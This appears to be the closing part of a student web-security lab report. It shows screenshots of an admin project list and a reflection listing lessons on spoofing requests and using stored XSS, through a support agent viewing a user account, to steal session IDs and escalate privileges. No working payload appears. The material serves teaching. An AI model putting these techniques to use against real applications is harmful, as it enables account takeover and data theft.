


Administration / Project administration

Open projects

	Project	Done	Days left
✓	Users' Account Information	0%	
✓	Superstars	0%	-3
✓	AddME!!	0%	-3

h. View the project people and notice the user has been added to the project.



AddME!! / People

People

admin

1

3. **What have you learned from this lab? Make at least 3 bullets.**
    - An attacker with the ability to view URL requests to the server from a valid user would be able to gain enough URL header data to spoof a request even without access to the web page. We learned how to craft these headers and send them to the server.
    - A normal user account for a web application could allow an attacker to gain escalated privileges using stored XSS attacks through their user account. Such a scenario could be as follows:
        i. A user modifies their account which inserts an exploit
        ii. The user calls tech support saying that they are having issues with their account.
        iii. The tech support agent views their account as an elevated user.
        iv. The exploit provides the attacker the session ID or other useful information about the account.
    - The XSS attacks are done in the language used by the client application.
    - XSS vulnerabilities can be used to obtain sensitive user data, resulting in privilege escalation. With this escalation, an attack can do anything they want to the application.